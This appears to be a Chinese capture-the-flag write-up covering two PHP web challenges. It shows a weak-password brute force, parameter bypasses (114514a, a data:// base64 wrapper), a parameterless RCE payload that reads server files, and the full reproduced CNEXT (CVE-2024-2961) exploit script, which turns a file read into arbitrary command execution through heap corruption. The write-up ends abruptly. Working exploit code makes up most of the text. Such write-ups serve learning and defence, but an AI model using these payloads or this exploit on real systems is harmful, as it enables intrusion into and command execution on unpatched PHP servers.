
用这个字典爆破弱口令

image-20251101200505267

得到密码NSSLOVE

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
<?php
session_start();
error_reporting(0);
highlight_file(__FILE__);

$raw = $_GET['cat'] ?? '';
if (intval($raw) === 114514 && $raw !== '114514') {
} else {
die("抱歉勇士,闯关失败<br>");
}


$pt = $_GET['Slime'] ?? '';
if (substr($pt, -3) !== 'XJ1') {
die("成功进入洞穴,但是怪物呢??<br>");
}

$data = @file_get_contents($pt);
if (trim($data) !== "rimuru") {
die("你看到怪物了快攻击他!<br>");
}

$code = $_POST['NSS_CTF.LOVE'] ?? '';
if (';' === preg_replace('/[^\W]+\((?R)?\)/', '', $code)) {
eval($code);
echo "成功捕获一只史莱姆!<br>";
} else {
die("你不是怪物的对手~<br>");
}


第一个cat参数可以等于114514a绕过,加个字母

1
cat=114514a

image-20251101200846546


第二个Slime要求最后三个字符是XJ1,并且用file_get_contents读是rimuru,发现rimuru的base64编码后是cmltdXJ1,然后用data://伪协议进行base64解码读即可满足为rimuru

image-20251101200809065

1
Slime=data://text/plain;base64,cmltdXJ1


最后就是无参RCE,非法参数名的_可以换成[,多请求几次,这个是随机读根目录文件内容的

1
NSS[CTF.LOVE=highlight_file(array_rand(array_flip(scandir(dirname(chdir(dirname(dirname(dirname(getcwd())))))))));

image-20251101201504115

我是签到

这是个CVE题:CNEXT(CVE-2024-2961)

具体的原理涉及到了PWN的知识,就直接利用脚本打了

源码:

1
2
3
4
5
6
7
<?php   
if(isset($_POST['file'])){
$data = file_get_contents($_POST['file']);
echo "File contents: $data";}
highlight_file(__FILE__);
error_reporting(0);
?>


确定有file_get_contents文件操作函数,并且PHP版本是该漏洞的影响范围

image-20251101001854802

脚本利用网址:https://raw.githubusercontent.com/ambionics/cnext-exploits/main/cnext-exploit.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
#!/usr/bin/env python3
#
# CNEXT: PHP file-read to RCE (CVE-2024-2961)
# Date: 2024-05-27
# Author: Charles FOL @cfreal_ (LEXFO/AMBIONICS)
#
# TODO Parse LIBC to know if patched
#
# INFORMATIONS
#
# To use, implement the Remote class, which tells the exploit how to send the payload.
#

from __future__ import annotations

import base64
import zlib

from dataclasses import dataclass
from requests.exceptions import ConnectionError, ChunkedEncodingError

from pwn import *
from ten import *


HEAP_SIZE = 2 * 1024 * 1024
BUG = "劄".encode("utf-8")


class Remote:
"""A helper class to send the payload and download files.

The logic of the exploit is always the same, but the exploit needs to know how to
download files (/proc/self/maps and libc) and how to send the payload.

The code here serves as an example that attacks a page that looks like:

```php
<?php

$data = file_get_contents($_POST['file']);
echo "File contents: $data";
```

Tweak it to fit your target, and start the exploit.
"""

def __init__(self, url: str) -> None:
self.url = url
self.session = Session()

def send(self, path: str) -> Response:
"""Sends given `path` to the HTTP server. Returns the response.
"""
return self.session.post(self.url, data={"file": path})

def download(self, path: str) -> bytes:
"""Returns the contents of a remote file.
"""
path = f"php://filter/convert.base64-encode/resource={path}"
response = self.send(path)
data = response.re.search(b"File contents: (.*)", flags=re.S).group(1)
return base64.decode(data)

@entry
@arg("url", "Target URL")
@arg("command", "Command to run on the system; limited to 0x140 bytes")
@arg("sleep", "Time to sleep to assert that the exploit worked. By default, 1.")
@arg("heap", "Address of the main zend_mm_heap structure.")
@arg(
"pad",
"Number of 0x100 chunks to pad with. If the website makes a lot of heap "
"operations with this size, increase this. Defaults to 20.",
)
@dataclass
class Exploit:
"""CNEXT exploit: RCE using a file read primitive in PHP."""

url: str
command: str
sleep: int = 1
heap: str = None
pad: int = 20

def __post_init__(self):
self.remote = Remote(self.url)
self.log = logger("EXPLOIT")
self.info = {}
self.heap = self.heap and int(self.heap, 16)

def check_vulnerable(self) -> None:
"""Checks whether the target is reachable and properly allows for the various
wrappers and filters that the exploit needs.
"""

def safe_download(path: str) -> bytes:
try:
return self.remote.download(path)
except ConnectionError:
failure("Target not [b]reachable[/] ?")


def check_token(text: str, path: str) -> bool:
result = safe_download(path)
return text.encode() == result

text = tf.random.string(50).encode()
base64 = b64(text, misalign=True).decode()
path = f"data:text/plain;base64,{base64}"

result = safe_download(path)

if text not in result:
msg_failure("Remote.download did not return the test string")
print("--------------------")
print(f"Expected test string: {text}")
print(f"Got: {result}")
print("--------------------")
failure("If your code works fine, it means that the [i]data://[/] wrapper does not work")

msg_info("The [i]data://[/] wrapper works")

text = tf.random.string(50)
base64 = b64(text.encode(), misalign=True).decode()
path = f"php://filter//resource=data:text/plain;base64,{base64}"
if not check_token(text, path):
failure("The [i]php://filter/[/] wrapper does not work")

msg_info("The [i]php://filter/[/] wrapper works")

text = tf.random.string(50)
base64 = b64(compress(text.encode()), misalign=True).decode()
path = f"php://filter/zlib.inflate/resource=data:text/plain;base64,{base64}"

if not check_token(text, path):
failure("The [i]zlib[/] extension is not enabled")

msg_info("The [i]zlib[/] extension is enabled")

msg_success("Exploit preconditions are satisfied")

def get_file(self, path: str) -> bytes:
with msg_status(f"Downloading [i]{path}[/]..."):
return self.remote.download(path)

def get_regions(self) -> list[Region]:
"""Obtains the memory regions of the PHP process by querying /proc/self/maps."""
maps = self.get_file("/proc/self/maps")
maps = maps.decode()
PATTERN = re.compile(
r"^([a-f0-9]+)-([a-f0-9]+)\b" r".*" r"\s([-rwx]{3}[ps])\s" r"(.*)"
)
regions = []
for region in table.split(maps, strip=True):
if match := PATTERN.match(region):
start = int(match.group(1), 16)
stop = int(match.group(2), 16)
permissions = match.group(3)
path = match.group(4)
if "/" in path or "[" in path:
path = path.rsplit(" ", 1)[-1]
else:
path = ""
current = Region(start, stop, permissions, path)
regions.append(current)
else:
print(maps)
failure("Unable to parse memory mappings")

self.log.info(f"Got {len(regions)} memory regions")

return regions

def get_symbols_and_addresses(self) -> None:
"""Obtains useful symbols and addresses from the file read primitive."""
regions = self.get_regions()

LIBC_FILE = "/dev/shm/cnext-libc"

# PHP's heap

self.info["heap"] = self.heap or self.find_main_heap(regions)

# Libc

libc = self._get_region(regions, "libc-", "libc.so")

self.download_file(libc.path, LIBC_FILE)

self.info["libc"] = ELF(LIBC_FILE, checksec=False)
self.info["libc"].address = libc.start

def _get_region(self, regions: list[Region], *names: str) -> Region:
"""Returns the first region whose name matches one of the given names."""
for region in regions:
if any(name in region.path for name in names):
break
else:
failure("Unable to locate region")

return region

def download_file(self, remote_path: str, local_path: str) -> None:
"""Downloads `remote_path` to `local_path`"""
data = self.get_file(remote_path)
Path(local_path).write(data)

def find_main_heap(self, regions: list[Region]) -> Region:
# Any anonymous RW region with a size superior to the base heap size is a
# candidate. The heap is at the bottom of the region.
heaps = [
region.stop - HEAP_SIZE + 0x40
for region in reversed(regions)
if region.permissions == "rw-p"
and region.size >= HEAP_SIZE
and region.stop & (HEAP_SIZE-1) == 0
and region.path in ("", "[anon:zend_alloc]")
]

if not heaps:
failure("Unable to find PHP's main heap in memory")

first = heaps[0]

if len(heaps) > 1:
heaps = ", ".join(map(hex, heaps))
msg_info(f"Potential heaps: [i]{heaps}[/] (using first)")
else:
msg_info(f"Using [i]{hex(first)}[/] as heap")

return first

def run(self) -> None:
self.check_vulnerable()
self.get_symbols_and_addresses()
self.exploit()

def build_exploit_path(self) -> str:
"""On each step of the exploit, a filter will process each chunk one after the
other. Processing generally involves making some kind of operation either
on the chunk or in a destination chunk of the same size. Each operation is
applied on every single chunk; you cannot make PHP apply iconv on the first 10
chunks and leave the rest in place. That's where the difficulties come from.

Keep in mind that we know the address of the main heap, and the libraries.
ASLR/PIE do not matter here.

The idea is to use the bug to make the freelist for chunks of size 0x100 point
lower. For instance, we have the following free list:

... -> 0x7fffAABBCC900 -> 0x7fffAABBCCA00 -> 0x7fffAABBCCB00

By triggering the bug from chunk ..900, we get:

... -> 0x7fffAABBCCA00 -> 0x7fffAABBCCB48 -> ???

That's step 3.

Now, in order to control the free list, and make it point whereever we want,
we need to have previously put a pointer at address 0x7fffAABBCCB48. To do so,
we'd have to have allocated 0x7fffAABBCCB00 and set our pointer at offset 0x48.
That's step 2.

Now, if we were to perform step2 an then step3 without anything else, we'd have
a problem: after step2 has been processed, the free list goes bottom-up, like:

0x7fffAABBCCB00 -> 0x7fffAABBCCA00 -> 0x7fffAABBCC900

We need to go the other way around. That's why we have step 1: it just allocates
chunks. When they get freed, they reverse the free list. Now step2 allocates in
reverse order, and therefore after step2, chunks are in the correct order.

Another problem comes up.

To trigger the overflow in step3, we convert from UTF-8 to ISO-2022-CN-EXT.
Since step2 creates chunks that contain pointers and pointers are generally not
UTF-8, we cannot afford to have that conversion happen on the chunks of step2.
To avoid this, we put the chunks in step2 at the very end of the chain, and
prefix them with `0\n`. When dechunked (right before the iconv), they will
"disappear" from the chain, preserving them from the character set conversion
and saving us from an unwanted processing error that would stop the processing
chain.

After step3 we have a corrupted freelist with an arbitrary pointer into it. We
don't know the precise layout of the heap, but we know that at the top of the
heap resides a zend_mm_heap structure. We overwrite this structure in two ways.
Its free_slot[] array contains a pointer to each free list. By overwriting it,
we can make PHP allocate chunks whereever we want. In addition, its custom_heap
field contains pointers to hook functions for emalloc, efree, and erealloc
(similarly to malloc_hook, free_hook, etc. in the libc). We overwrite them and
then overwrite the use_custom_heap flag to make PHP use these function pointers
instead. We can now do our favorite CTF technique and get a call to
system(<chunk>).
We make sure that the "system" command kills the current process to avoid other
system() calls with random chunk data, leading to undefined behaviour.

The pad blocks just "pad" our allocations so that even if the heap of the
process is in a random state, we still get contiguous, in order chunks for our
exploit.

Therefore, the whole process described here CANNOT crash. Everything falls
perfectly in place, and nothing can get in the middle of our allocations.
"""

LIBC = self.info["libc"]
ADDR_EMALLOC = LIBC.symbols["__libc_malloc"]
ADDR_EFREE = LIBC.symbols["__libc_system"]
ADDR_EREALLOC = LIBC.symbols["__libc_realloc"]

ADDR_HEAP = self.info["heap"]
ADDR_FREE_SLOT = ADDR_HEAP + 0x20
ADDR_CUSTOM_HEAP = ADDR_HEAP + 0x0168

ADDR_FAKE_BIN = ADDR_FREE_SLOT - 0x10

CS = 0x100

# Pad needs to stay at size 0x100 at every step
pad_size = CS - 0x18
pad = b"\x00" * pad_size
pad = chunked_chunk(pad, len(pad) + 6)
pad = compressed_bucket(pad)

step1_size = 1
step1 = b"\x00" * step1_size
step1 = chunked_chunk(step1)
step1 = chunked_chunk(step1, CS)
step1 = compressed_bucket(step1)

# Since these chunks contain non-UTF-8 chars, we cannot let it get converted to
# ISO-2022-CN-EXT. We add a `0\n` that makes the 4th and last dechunk "crash"

step2_size = 0x48
step2 = b"\x00" * (step2_size + 8)
step2 = chunked_chunk(step2, CS)
step2 = chunked_chunk(step2)
step2 = compressed_bucket(step2)

step2_write_ptr = b"0\n".ljust(step2_size, b"\x00") + p64(ADDR_FAKE_BIN)
step2_write_ptr = chunked_chunk(step2_write_ptr, CS)
step2_write_ptr = chunked_chunk(step2_write_ptr)
step2_write_ptr = compressed_bucket(step2_write_ptr)

step3_size = CS

step3 = b"\x00" * step3_size
assert len(step3) == CS
step3 = chunked_chunk(step3)
step3 = compressed_bucket(step3)

step3_overflow = b"\x00" * (step3_size - len(BUG)) + BUG
assert len(step3_overflow) == CS
step3_overflow = chunked_chunk(step3_overflow)
step3_overflow = compressed_bucket(step3_overflow)

step4_size = CS
step4 = b"=00" + b"\x00" * (step4_size - 1)
step4 = chunked_chunk(step4)
step4 = compressed_bucket(step4)

# This chunk will eventually overwrite mm_heap->free_slot
# it is actually allocated 0x10 bytes BEFORE it, thus the two filler values
step4_pwn = ptr_bucket(
0x200000,
0,
# free_slot
0,
0,
ADDR_CUSTOM_HEAP, # 0x18
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
ADDR_HEAP, # 0x140
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
size=CS,
)

step4_custom_heap = ptr_bucket(
ADDR_EMALLOC, ADDR_EFREE, ADDR_EREALLOC, size=0x18
)

step4_use_custom_heap_size = 0x140

COMMAND = self.command
COMMAND = f"kill -9 $PPID; {COMMAND}"
if self.sleep:
COMMAND = f"sleep {self.sleep}; {COMMAND}"
COMMAND = COMMAND.encode() + b"\x00"

assert (
len(COMMAND) <= step4_use_custom_heap_size
), f"Command too big ({len(COMMAND)}), it must be strictly inferior to {hex(step4_use_custom_heap_size)}"
COMMAND = COMMAND.ljust(step4_use_custom_heap_size, b"\x00")

step4_use_custom_heap = COMMAND
step4_use_custom_heap = qpe(step4_use_custom_heap)
step4_use_custom_heap = chunked_chunk(step4_use_custom_heap)
step4_use_custom_heap = compressed_bucket(step4_use_custom_heap)

pages = (
step4 * 3
+ step4_pwn
+ step4_custom_heap
+ step4_use_custom_heap
+ step3_overflow
+ pad * self.pad
+ step1 * 3
+ step2_write_ptr
+ step2 * 2
)

resource = compress(compress(pages))
resource = b64(resource)
resource = f"data:text/plain;base64,{resource.decode()}"

filters = [
# Create buckets
"zlib.inflate",
"zlib.inflate",

# Step 0: Setup heap
"dechunk",
"convert.iconv.L1.L1",

# Step 1: Reverse FL order
"dechunk",
"convert.iconv.L1.L1",

# Step 2: Put fake pointer and make FL order back to normal
"dechunk",
"convert.iconv.L1.L1",

# Step 3: Trigger overflow
"dechunk",
"convert.iconv.UTF-8.ISO-2022-CN-EXT",

# Step 4: Allocate at arbitrary address and change zend_mm_heap
"convert.quoted-printable-decode",
"convert.iconv.L1.L1",
]
filters = "|".join(filters)
path = f"php://filter/read={filters}/resource={resource}"

return path

@inform("Triggering...")
def exploit(self) -> None:
path = self.build_exploit_path()
start = time.time()

try:
self.remote.send(path)
except (ConnectionError, ChunkedEncodingError):
pass

msg_print()

if not self.sleep:
msg_print(" [b white on black] EXPLOIT [/][b white on green] SUCCESS [/] [i](probably)[/]")
elif start + self.sleep <= time.time():
msg_print(" [b white on black] EXPLOIT [/][b white on green] SUCCESS [/]")
else:
# Wrong heap, maybe? If the exploited suggested others, use them!
msg_print(" [b white on black] EXPLOIT [/][b white on red] FAILURE [/]")

msg_print()


def compress(data) -> bytes:
"""Returns data suitable for `zlib.inflate`.
"""
# Remove 2-byte header and 4-byte checksum
return zlib.compress(data, 9)[2:-4]


def b64(data: bytes, misalign=True) -> bytes:
payload = base64.encode(data)
if not misalign and payload.endswith("="):
raise ValueError(f"Misaligned: {data}")
return payload.encode()


def compressed_bucket(data: bytes) -> bytes:
"""Returns a chunk of size 0x8000 that, when dechunked, returns the data."""
return chunked_chunk(data, 0x8000)


def qpe(data: bytes) -> bytes:
"""Emulates quoted-printable-encode.
"""
return "".join(f"={x:02x}" for x in data).upper().encode()


def ptr_bucket(*ptrs, size=None) -> bytes:
"""Creates a 0x8000 chunk that reveals pointers after every step has been ran."""
if size is not None:
assert len(ptrs) * 8 == size
bucket = b"".join(map(p64, ptrs))
bucket = qpe(bucket)
bucket = chunked_chunk(bucket)
bucket = compressed_bucket(bucket)

return bucket


def chunked_chunk(data: bytes, size: int = None) -> bytes:
"""Constructs a chunked representation of the given chunk. If size is given, the
chunked representation has size `size`.
For instance, `ABCD` with size 10 becomes: `0004\nABCD\n`.
"""
# The caller does not care about the size: let's just add 8, which is more than
# enough
if size is None:
size = len(data) + 8
keep = len(data) + len(b"\n\n")
size = f"{len(data):x}".rjust(size - keep, "0")
return size.encode() + b"\n" + data + b"\n"


@dataclass
class Region:
"""A memory region."""

start: int
stop: int
permissions: str
path: str

@property
def size(self) -> int:
return self.stop - self.start


Exploit()


需要搭建环境,这里使用python的虚拟环境:

1
2
python3 -m venv myenv
source myenv/bin/activate

image-20251101003557857


安装pwn

1
pip3 install -i https://pypi.tuna.tsinghua.edu.cn/simple pwntools

image-20251101003702354


安装ten

1
pip3 install ten

image-20251101003745474

最后直接执行写文件命令即可

1
